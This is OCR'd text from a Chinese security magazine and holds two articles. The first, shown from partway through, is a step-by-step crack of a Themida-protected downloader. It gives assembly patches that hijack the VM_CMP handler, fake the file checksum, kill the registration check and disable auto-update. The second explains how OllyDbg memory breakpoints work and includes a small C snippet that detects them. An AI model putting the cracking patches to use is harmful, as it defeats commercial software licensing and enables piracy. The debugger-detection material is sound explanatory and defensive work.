


图 5

可以看到，0978A0FF 就是原始程序的校验值。我们记下这个值，下面来寻找 Themida 的 VM_CMP 指令，还记得我刚才说的么？虚拟机代码会解压到倒数第三个区段里，所以我们对这个区段下内存写入断点，断下来后取消内存断点。你会发现这是在一个解压函数里面，在尾部下断点，跑完解压函数，按 Ctrl+G 键转到第三个区段即地址为 00510000 的代码段中，这里包含了虚拟机的 Handler。现在按 Ctrl+S 键，输入如图 6 所示的代码，并搜索。




图 6

这里需要解释一下为什么这样搜，同样也可以看出 Themida 的一些虚拟机架构。由于 Themida 没有自己实现逻辑运算（VMProtect 把逻辑运算变成了 NOR 门），而是沿用了原始的 x86 指令，在比较的时候，把需要比较的数载入两个寄存器中，使用 cmp 比较之后，把标志寄存器的内容保存下来，也就是执行了 pushfd 之后在对这个值进行处理和判断。

单击“Find”按钮之后，很可能会搜到一堆，注意区别一下 16 位寄存器的比较，我们不用处理那些，搜了一下，可以搜到三个：

```
0051D534    3BC8    cmp    ecx, eax
00534759    3BC8    cmp    ecx, eax
0054E720    3BC8    cmp    ecx, eax
```

这是三个就是我们的目标了，我们还需要筛选一下，到底哪个是对比文件校验值的。既然知道了叫校验值，我们对三处代码下条件断点即可，下条件断点的方法是在该处按 Shift+F2 键，在弹出来的框内输入 ECX==0978A0FF，然后单击“OK”按钮，如图 7 所示。




图 7

如此操作，给三处都加上条件断点，按 F9 键把程序跑起来，当程序断下之后，就可以找到那个做校验的 Handler 到底是哪一个，断下来之后，可以到这里，如图 8 所示。




图 8

从图 8 中可以看出，eax 和 ecx 正好是文件的校验值，如果此时修改他们为不等，Themida 就会提示文件损坏的错误。而我们要做的事情，就是劫持掉下面 0051D537 的 jmp 0051960F，让它跳到我们的代码，在那里进行处理。在文件中找出一块空白的位置，这里给出补上的代码：

```
0050F31E    9C                    pushfd                           ; 保存 flag
0050F31F    81F9 FFA07809         cmp    ecx, 0x978A0FF            ; 判断是否为校验
0050F325    74 0F                 je     short 0050F336
0050F327    803D 104A4000 5>cmp   byte ptr [0x404A10], 0x55        ; 判断代码是否已经解压
0050F32E    74 12                 je     short 0050F342
0050F330    9D                    popfd
0050F331    - E9 D9A20000         jmp    0051960F                  ; 这里跳回去
0050F336    9D                    popfd                            ; 在这里处理文件校验
0050F337    9D                    popfd                            ; 弹出已经比较的 flag
0050F338    8BC1                  mov    eax, ecx                  ; 让 ecx 和 eax 相等
0050F33A    3BC8                  cmp    ecx, eax                  ; 模拟 handler 的比较
0050F33C    9C                    pushfd                           ; 重新压入 flag
0050F33D    - E9 CDA20000         jmp    0051960F
0050F342    C705 104A4000 3>mov   dword ptr [0x404A10], 0xC340C033 ; 干掉注册验证的 call
0050F34C    C605 89FB4A00 E>mov   byte ptr [0x4AFB89], 0xEB        ; 干掉自动升级
0050F353    ^EB DB                jmp    short 0050F330
```

手工修改 0051D537 处的代码为 jmp 0050F31E，按 F9 键让

程序跑起来，我们可以发现，程序已经变成注册版的了，右上角的“软件注册”字样也已经不见，下载也没有限制了。

回顾一下，这一节里面，知道了如何绕过文件校验，知道了劫持的目标，写出了要植入的代码，也大致了解了一下Themida外壳的流程，休息一下，Inception就差一点了。

Inception

收集到所有的信息之后，我们可以开始Inception了。再来整理一下思路，我们最终是要让0051D537处的跳转跳到0050F31E，即修改虚拟机的VM_CMP指令，让其执行完毕后跳转到我们的补丁代码中。也就是说，我们要在虚拟机代码解压之后，修改VM_CMP。而虚拟机的解压代码最开始是被加密的，所以我们要在虚拟机的解压代码解密之后，修改虚拟机的解压代码，然后在虚拟机的解压代码将虚拟机解压之后，劫持虚拟机的代码。这样说来似乎有一点绕，层层嵌套，就像梦中之梦一般。要在最里面一层梦境做手脚，就必须在进入这一层梦境之前修改里面的代码。我们来看一看Themida入口处的代码，真实地了解一下各层代码是在什么时候被解密或者解压的。以当前的这个下载器为例，OD加载之后，停在入口点，代码如下：

```
0068C000 R>  83EC 04          sub    esp, 0x4
0068C003     50               push   eax
0068C004     53               push   ebx
0068C005     E8 01000000      call   0068C00B
0068C00A     CC               int3
0068C00B     58               pop    eax        ; 0068C00A
0068C00C     8BD8             mov    ebx, eax        ; ebx = 0068C00A
0068C00E     40               inc    eax
0068C00F     2D 00900A00      sub    eax, 0xA9000    ; 自定位
0068C014     2D 5D365F00      sub    eax, 005F365D
0068C019     05 52365F00      add    eax, 005F3652   ; eax = 005E3000，也就是第二个区段的起始地址
0068C01E     803B CC          cmp    byte ptr [ebx], 0xCC    ; 此处是一个anti
0068C021     75 19            jnz    short 0068C03C
0068C023     C603 00          mov    byte ptr [ebx], 0x0
0068C026     BB 00100000      mov    ebx, 0x1000     ; 0x1000是解密块的大小
0068C02B     68 39BA116B      push   0x6B11BA39      ; 压入解码key
0068C030     68 AEA1D427      push   0x27D4A1AE
0068C035     53               push   ebx
0068C036     50               push   eax
0068C037     E8 0A000000      call   0068C046        ; 解密倒是第二个区段的代码
0068C03C     83C0 00          add    eax, 0x0
0068C03F     894424 08        mov dword ptr [esp+0x8], eax
0068C043     5B               pop    ebx
0068C044     58               pop    eax
0068C045     C3               retn       ; 跳转到005E3000，也就是第二个区段
0068C046     55               push   ebp
0068C047     8BEC             mov    ebp, esp
0068C049     60               pushad
0068C04A     8B75 08          mov    esi, dword ptr [ebp+0x8]    ; esi = Base
0068C04D     8B4D 0C          mov    ecx, dword ptr [ebp+0xC]
0068C050     C1E9 02          shr    ecx, 0x2     ; 除以4
0068C053     8B45 10          mov    eax, dword ptr [ebp+0x10]    ; eax和ebx分别是两个key，用于解码
0068C056     8B5D 14          mov    ebx, dword ptr [ebp+0x14]
0068C059     EB 08            jmp    short 0068C063
0068C05B     3106             xor    dword ptr [esi], eax    ; 开始解码
0068C05D     011E             add    dword ptr [esi], ebx
0068C05F     83C6 04          add    esi, 0x4
0068C062     49               dec    ecx
0068C063     0BC9             or     ecx, ecx
0068C065   ^ 75 F4            jnz    short 0068C05B
0068C067     61               popad
0068C068     C9               leave
0068C069     C2 1000          retn   0x10     ; 解码完毕
```

这里解密了第一层代码，注意执行到0068C067的时候，倒数第二个区段的代码已经解密完毕，我们去虚拟机的地址看看，发现那里还没解密，需要继续跟踪：

```
005E3000     B8 00000000      mov    eax, 0x0
005E3005     60               pushad
005E3006     0BC0             or     eax, eax
005E3008     74 68            je     short 005E3072
……省略无用代码
005E3072     B8 14005100      mov    eax, 00510014    ; 目标地址
005E3077     B9 59325E00      mov    ecx, 005E3259    ; 压缩过的虚拟机数据
005E307C     50               push   eax
005E307D     51               push   ecx
005E307E     E8 87000000      call   005E310A         ; 解压虚拟机，细节从略
005E3083     E8 00000000      call   005E3088
005E3088     58               pop    eax
005E3089     2D 26000000      sub    eax, 0x26
005E308E     B9 45596400      mov    ecx, 00645945
005E3093     81E9 58576400    sub    ecx, 00645758
005E3099     8948 01          mov    dword ptr [eax+0x1], ecx
005E309C     C600 E9          mov    byte ptr [eax], 0xE9
005E309F     61               popad
005E30A0     E9 AF010000      jmp    005E3254         ; 跳到下一流程
```

现在到VM_CMP去看一看，发现虚拟机代码已经解密，现在我们需要的流程都已经清除，数据和地址都有了，可以开始真正的SMC。

现在把整体思路说一下，首先在文件中找一段空白的地方，我这里使用的是0050F300，在执行到0068C067的时候，修改代码为jmp 0050F300，接下来在0050F300补上代码：

```
0050F300     C705 A1305E00 6AC2F2FF mov    dword ptr [0x5E30A1], 0xFFF2C26A
0050F30A     61               popad
0050F30B     C9               leave
0050F30C     C2 1000          retn   0x10
```

第一行的MOV即修正005E30A0处的跳转偏移，让其跳转到0050F30F，我们的下一个SMC的代码处。后面的三句是恢复被patch的指令。以便于流程可以继续执行。

接下来我们在005E30A0下断点，跑起来后流程转移到了0050F30F，此时虚拟机代码已经解密，我们需要的就是修改VM_CMP后面的那个jmp的偏移，让其跳转到0050F31E。代码很简单：

```
0050F30F     C705 38D55100 E21DFFFF mov    dword ptr [0x51D538], 0xFFFF1DE2
0050F319   - E9 363F0D00      jmp    005E3254
```

也就是这短短的两行代码，虚拟机已经被我们劫持了，接下来在 0050F31E 补上我们刚才写的那一段跳校验过注册的代码即可。

接下来把修改的地方复制到文件里，双击运行，发现成功破解，而且 Themida 没有任何提示。Inception 成功，如图 9 所示。




图 9


结语

SMC 就是这样，充满了挑战和神秘，在这个例子中，我们只改 79 个字节，就完美地穿透严严实实的 Themida，破解掉了程序。这 79 个字节十分巧妙，也来得并不容易，希望大家能够理解其中的思维过程，如果能够对大家有所帮助，我的目的也就达到了。最后，如果有任何疑问可以到黑防论坛论坛找我。

（编辑提醒：本文涉及的代码可以到黑防官方网站下载）

前置知识：汇编

关键词：内存、断点、调试



探析内存断点的原理与检测方法

文/图 woosheep

作为一款流行的软件，OD 的成功离不开断点。可以说，断点成就了 OD，不难想象，如果在调试过程中，下的断点全部失效了，那么 OD 就武功全废了。在前面的文章里，我曾介绍 OD 有三大断点：INT3 断点、硬件断点和内存断点。关于前面两种断点，我已经写过检测方法，今天就来分析一下，内存断点的检测方法。

要检测，首先要了解内存断点的原理。这里还是从逆向 OD 着手。OD 通过调用 Setmembreakpoint 函数来下内存断点，反汇编代码如下：

```
004192D8 >/$  55              push    ebp
004192D9  |.  8BEC            mov     ebp, esp
004192DB  |.  53              push    ebx
004192DC  |.  56              push    esi
004192DD  |.  57              push    edi
004192DE  |.  833D 38814D00>cmp     dword ptr [4D8138], 0
004192E5  |.  8B7D 10         mov     edi, dword ptr [ebp+1>
004192E8  |.  8B75 0C         mov     esi, dword ptr [ebp+C>
004192EB  |.  8B5D 08         mov     ebx, dword ptr [ebp+8>
004192EE  |.  0F85 99000000 jnz    0041938D    ;  0041938D
004192F4  |.  833D D8364D00>cmp    dword ptr [4D36D8], 2
004192FB  |.  0F84 8C000000 je     0041938D    ;  0041938D
00419301  |.  56              push    esi
00419302  |.  E8 41870400     call    00461A48    ;  _Findmemory
00419307  |.  59              pop     ecx
00419308  |.  81FE 00000080 cmp    esi, 80000000
0041930E  |.  72 24           jb      short 00419334   ;  00419334
00419310  |.  6A 14           push    14          ; /Style = MB_
YESNO|MB_ICONHAND|MB_APPLMODAL
00419312  |.  68 CA224B00     push    4B22CA      ; |Title =
"Memory breakpoint in system area"
  00419317  |.  68 2E224B00   push    4B222E      ; |Text =
"You are going to set memory breakpoint in system area. This
breakpoint may freeze Windows or cause system crash. Do you really
want to set this breakpoint?"
  ...
```

函数比较长，只截取一部分，可以看出，函数首先是判断内存断点的位置，如果是系统空间、资源段以及栈空间，则会弹出错误提示框。接着还做了些工作，例如填写了一个内存断点的结构体，限于篇幅，就不一一展开分析了，下面我们直接来看设置内存断点最关键的操作：

```
0041940E  |> \833D 5C5A4D00>cmp    dword ptr [4D5A5C], 3
00419415  |.  75 05     jnz    short 0041941C    ;  0041941C
00419417  |.  E8 18FCFFFF   call   00419034      ;  00419034
0041940E  |> \833D 5C5A4D00>cmp    dword ptr [4D5A5C], 3
00419415  |.  75 05    jnz    short 0041941C    ;  0041941C
00419417  |.  E8 18FCFFFF   call   00419034      ;  00419034
0041941C  |>  33C0          xor     eax, eax
0041941E  |>  5F            pop     edi
0041941F  |.  5E            pop     esi
00419420  |.  5B            pop     ebx
00419421  |.  5D            pop     ebp
00419422  \.  C3            retn
```

这段隐藏在最后，看似不起眼的操作，正是 Setmembreakpoint 函数的核心。首先，它需要判断一下 0x4D5A5C 所保存的值是否为 3，为 3 说明被调试程序处于运行状态，则调用 0x00419034 处的函数。若不为 3，则直接返回。说明只有被调试程序处于运行状态（即按了 F9 键之后），OD 才会真正设置内存断点。

我们接着看一下 0x00419034 处的函数。这个函数出于安全考虑，做了许多检测，所以我们只挑最重要的看：

```
00419189  |> \8B3D 4C814D00 |mov    edi, dword ptr [4D814C]
0041918F  |>  8B45 00       |mov    eax, dword ptr [ebp]
00419192  |.  8B15 685A4D00 |mov    edx, dword ptr [4D5A68]
00419198  |.  C1E0 02       |shl    eax, 2
0041919B  |.  81C0 58814D00 |add    eax, 4D8158
004191A1  |.  50            |push   eax
004191A2  |.  57            |push   edi
004191A3  |.  56            |push   esi
004191A4  |.  53            |push   ebx
004191A5  |.  52            |push   edx
004191A6  |.  FF15 185A4D00 |call   dword ptr [4D5A18]         ;
kernel32.VirtualProtectEx
004191AC  |.  85C0          |test   eax, eax
004191AE  |.  74 2E         |je     short
004191DE                                                       ; 004191DE
```

出现了！VirtualProtectEx 是个跨进程设置内存属性的 API，一共有 5 个参数，最值得关心的是它的第 4 个参数 NewProtect，用来设置内存的保护属性。由于参数的入栈顺序是从右到左，所以是第二个压栈的参数 edi。经过比较，可以发现，如果设置了内存访问断点，则 edi 为 0x1，如果设置了内存写入断点，则 edi 为 0x20。什么意思呢？我们查下 SDK 的定义，就可以发现：

```
#define PAGE_NOACCESS          0x01
#define PAGE_EXECUTE_READ      0x20
```

如果设置了内存访问断点，则内存的保护属性就会被设置为不允许访问，因此，一旦访问了这块内存，就会触发页面异常。如果设置了内存写入断点，则内存的保护属性就会被设置为只运行读和执行，如果一旦写入这块内存，同样也会触发页面异常，这样，OD 就可以通过捕捉异常来获得程序的控制权。这也就是内存断点的原理。

综合来看，如果某片内存的保护属性发生了不应该发生的变化，就说明程序被调试。明白了这个，我们就可以动手写反调试的代码了：

```
#include <windows.h>
main()
{
    static DWORD dwTestData;
    DWORD dwOldProtect;
        ::VirtualProtect(&dwTestData,sizeof(DWORD),PAGE_READ
WRITE,&dwOldProtect);
        if (dwOldProtect != PAGE_READWRITE)
        {
            ::MessageBox(0,"Find Membreakpoint","Warning",0);
        }
}
```

先看效果。如果普通运行，或者 OD 载入，但没对 dwTestData 下内存断点，程序正常运行，如果对 dwTestData 下了内存断点，则会弹框提示（图 1）。

